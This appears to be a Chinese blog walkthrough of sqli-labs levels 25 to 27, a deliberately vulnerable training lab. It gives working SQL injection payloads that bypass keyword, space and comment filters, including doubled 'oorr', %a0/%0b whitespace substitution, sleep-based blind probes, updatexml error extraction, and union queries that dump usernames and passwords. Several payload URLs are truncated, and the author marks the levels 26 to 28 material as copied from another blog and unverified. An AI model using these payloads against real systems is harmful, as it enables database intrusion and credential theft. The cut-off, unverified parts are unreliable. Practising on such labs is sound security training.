也就是执行了UPDATE users SET passwd="New_Pass" WHERE username =' admin'



成功的话跳转页面会提示Password successfully updated

3.用刚修改的密码我的是123456，登陆admin管理员账号，就可以成功登陆。



注入结束。

Less-25 Trick with OR & AND (过滤了or和and)

OR & AND 欺骗

测试一下

```
payload
?id=1' #

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in F:\WhiteFlie\PhpStudy2018
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for th


payload
?id=1' --+

Your Login name:Dumb
Your Password:Dumb
```

看到id周围全是单引号，

但是第二种payload没有报错，可以注入。

方法一，--+绕过，一般注入。

样例payload

```
?id=-1' union select 1,2,database()--+
```

有必要说一下这题在爆值的时候对password进行了处理，查询password列，回显no column passwd，所以双写or绕过

同理information也是。

样例paload

```
?id=-1' union select 1,2,group_concat(username,0x7e,passwoorrd) from users--+
```

方法二，双写or或and绕过

测试payload


```
?id=0' oorr 1=1 --+
?id=2' aandnd 1=1 --+
```

or and形成闭合语句，sql查询，不再赘述。

注入结束。

Less-25a Trick with OR & AND Blind （过滤了or和and的盲注）

那么盲注怎么判断过滤了and跟or呢，直接在前面添加or或and



不同于25关的是sql语句中对于id，没有"的包含，同时没有输出错误项，报错注入不能用。其余基本上和25示例没有差别。

此处采取两种方式：延时注入和联合注入。

```
http://10.10.10.139/sql/Less-25a/?id=-1%20||%20if(length(database())=8,1,sleep(5))#
```

```
http://10.10.10.139/sql/Less-25a/?id=-1%20union%20select%201,database(),3#
```

Less-26(failed) Trick with comments and space (过滤了注释和空格的注入)

评论欺骗

测试半天，没什么进展，查一下php文件

```
// take the variables
if(isset($_GET['id']))
{
 $id=$_GET['id'];
 //logging the connection parameters to a file for analysis.
 $fp=fopen('result.txt','a');
 fwrite($fp,'ID:'.$id."\n");
 fclose($fp);

 //fiddling with comments
 $id= blacklist($id);
 //echo "<br>";
 //echo $id;
 //echo "<br>";
 $hint=$id;

// connectivity
 $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
 $result=mysql_query($sql);
 $row = mysql_fetch_array($result);
 if($row)
 {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
   }
 else
 {
  echo '<font color= "#FFFF00">';
  print_r(mysql_error());
  echo "</font>";
 }
}
 else { echo "Please input the ID as parameter with numeric value";}




function blacklist($id)
{
 $id= preg_replace('/or/i',"", $id);   //strip out OR (non case sensitive)
 $id= preg_replace('/and/i',"", $id);  //Strip out AND (non case sensitive)
 $id= preg_replace('/[\/\*]/',"", $id);  //strip out /*
 $id= preg_replace('/[--]/',"", $id);  //Strip out --
 $id= preg_replace('/[#]/',"", $id);   //Strip out #
 $id= preg_replace('/[\s]/',"", $id);  //Strip out spaces
 $id= preg_replace('/[\/\\\\]/',"", $id);  //Strip out slashes
 return $id;
}
```

可以看到function blacklist($id) 来了个过滤全家桶，$id 周围是单引号，过滤了 or，and ， /* , – , # , 空格 , /

****

到这里就出现问题了，从本题到28a，都注入失败，估计是下面这种情况，难受的是我linux虚拟机出问题了，现在还没搞好，这几天之内会回来搞定的。

注意：本关可能有的朋友在windows下无法使用一些特殊的字符代替空格，此处是因为apache的解析的问题，这里请更换到Linux平台下。

****

```
?id='%a0uNion%a0sElect(1),(database()),(3) or (1)='1  爆数据库
?id='%a0uNion%a0sElect(1),(group_concat(table_name)),(3)%a0from%a0information_schema.tables%a0where%a0table
?id='%a0uNion%a0sElect(1),group_concat(column_name),3%a0from%a0information_schema.columns%a0where%a0table_s
?id='%a0uNion%a0sElect(1),group_concat(email_id),3%a0from%a0emails%a0uniOn%a0seLect (1),2,'3  提取数据
```

这题做不下去了

/*26-28转https://blog.csdn.net/nzjdsds/article/details/77430073#t9*/

- /*以下26-28未经验证*/

less 26 Trick with comments and space (过滤了注释和空格的注入)

```
确认过滤了#

http://10.10.10.139/sql/Less-26/?id=%231

确认过滤了or

http://10.10.10.139/sql/Less-26/?id=or1

确认过滤多行注释符

http://10.10.10.139/sql/Less-26/?id=/*1

确认过滤了单行注释

http://localhost/sqli-labs/Less-26/?id=--1

确认过滤了斜杠

http://10.10.10.139/sql/Less-26/?id=/1

确认过滤了反斜杠

http://10.10.10.139/sql/Less-26/?id=\

确认过滤了空格，报错注入才行哦，这个判断

http://10.10.10.139/sql/Less-26/?id=1' ' '
```

源码部分

```
$id= preg_replace('/or/i',"", $id);

$id= preg_replace('/and/i',"", $id);

$id= preg_replace('/[\/\*]/',"", $id);

$id= preg_replace('/[--]/',"", $id);

$id= preg_replace('/[#]/',"", $id);

$id= preg_replace('/[\s]/',"", $id);

$id= preg_replace('/[\/\\\\]/',"", $id);
```

下面看看绕过吧，看着都难绕，这次就提取完整的数据吧，

我们常见的绕过空格的就是多行注释，/**/但这里过滤了，所以这行不通，

将空格，or，and,/*,#,--,/等各种符号过滤，此处对于and，or的处理方法不再赘述，参考25.此处我们需要说明两方面：对于注释和结尾字符的我们此处只能利用构造一个 ' 来闭合后面到 ' ；对于空格，有较多的方法：

%09 TAB键（水平）

%0a 新建一行

%0c 新的一页

%0d return功能

%0b TAB键（垂直）

%a0 空格

注意：本关可能有的朋友在windows下无法使用一些特殊的字符代替空格，此处是因为apache的解析的问题，这里请更换到Linux平台下。

sql语句为：SELECT * FROM users WHERE id='$id' LIMIT 0,1

我们首先给出一个最为简单的payload：

http://127.0.0.1/sqllib/Less-26/?id=1'%a0||'1

Explain:'%a0||'1

同时，我们此处的sql语句为SELECT * FROM users WHERE id='1' || '1' LIMIT 0,1

第一个 ' 首先闭合id='$id' 中的'，%a0是空格的意思，

（ps：此处我的环境是ubuntu14.04+apache+mysql+php，可以解析%a0，此前在windows+wamp测试，不能解析%a0，有知情的请告知。）

同时%0b也是可以通过测试的，其他的经测试是不行的。||是或者的意思，'1则是为了闭合后面的 ' 。

注意在hackbar中输入&&时，需要自行URL编码为%26%26，否则会报错，而输入||不需要

确认字段数

```
http://10.10.10.139/sqli/Less-26/?id=0%27union%a0select%a01,2,3,4%a0%26%26%a0%271%27=%271
```


```
http://10.10.10.139/sqli/Less-26/?id=0%27union%a0select%a01,2,3%a0%26%26%a0%271%27=%271
```

查数据库名

```
http://10.10.10.139/sql/Less-26/?id=0'union%a0select%a01,database(),3%26%26'1'='1
```

中间补充一个函数group_concat()

能将同行的内容组合一起显示出来

详解传输

查表名（information里面有一个or会被过滤掉所以需要双写infoorrmation）（这里用&&）

```
http://10.10.10.139/sql/Less-26/?id=0%27union%a0select%a01,group_concat(table_name),3%a0from%a0infoorrmatio
```

查字段名(这里需要注意and也需要双写)


```
http://10.10.10.139/sql/Less-26/?id=0'%0bunion%0bselect%0b1,group_concat(column_name),3%0bfrom%0binfoorrmat
```

查数据

```
http://10.10.10.139/sql/Less-26/?id=0'%a0union%a0select%a01,group_concat(username),3%a0from%a0users%a0where
```

也可以一起查

```
http://10.10.10.139/sql/Less-26/?id=0'%a0union%a0select%a01,group_concat(username,passwoorrd),3%a0from%a0us
```



这里不同的是后面多了where '1'='1,是为了让语句变成无约束查询

详解where 1=1

还有一种就是用连接符结合上几天xpath报错获取信息来获取信息：

```
http://10.10.10.139/sql/Less-26/?id=-1'||updatexml(1,concat('~',database(),'~'),3)||'
```

具体的我就演示了，方法可以有很多的，小伙伴们可以自行尝试

less 26a GET - Blind Based - All your SPACES and COMMENTS belong to us(过滤了空格和注释的盲注)

这关与26的区别在于，sql语句添加了一个括号，同时在sql语句执行抛出错误后并不在前台页面输出。所有我们排除报错注入，这里依旧是利用union注入。


sql语句为　SELECT * FROM users WHERE id=('$id') LIMIT 0,1

查数据库名

```
http://10.10.10.139/sql/Less-26a/?id=100')%0bunion%0bselect%0b1,database(),3%0b||('1')=('1
```


查表名

```
http://10.10.10.139/sql/Less-26a/?id=100')%0bunion%0bselect%0b1,group_concat(table_name),3%0bfrom%0binfoorr
```



查字段名


```
http://10.10.10.139/sql/Less-26a/?id=100')%0bunion%0bselect%0b1,group_concat(column_name),3%0bfrom%0binfoor
```



查数据

```
http://10.10.10.139/sql/Less-26a/?id=100')%0bunion%0bselect%0b1,group_concat(passwoorrd),3%0bfrom%0busers%0
```


```
http://10.10.10.139/sql/Less-26a/?id=100')%0bunion%0bselect%0b1,group_concat(passwoorrd,username),3%0bfrom%
```




接下来的我换了Ubuntu的环境去测试，之前是win2003+phpstudy的环境，因为27关在这里面就不会报错了，我也不知道为什么，换了一个环境就好了


less 27 GET - Error Based- All your UNION & SELECT belong to us （过滤了union和select的）

老样子先看看是否过滤了单引号，发现是过滤的


是否过滤空格，也是过滤的



看是否过滤关键字



也是过滤的，但是大小写可以突破的



看下源码

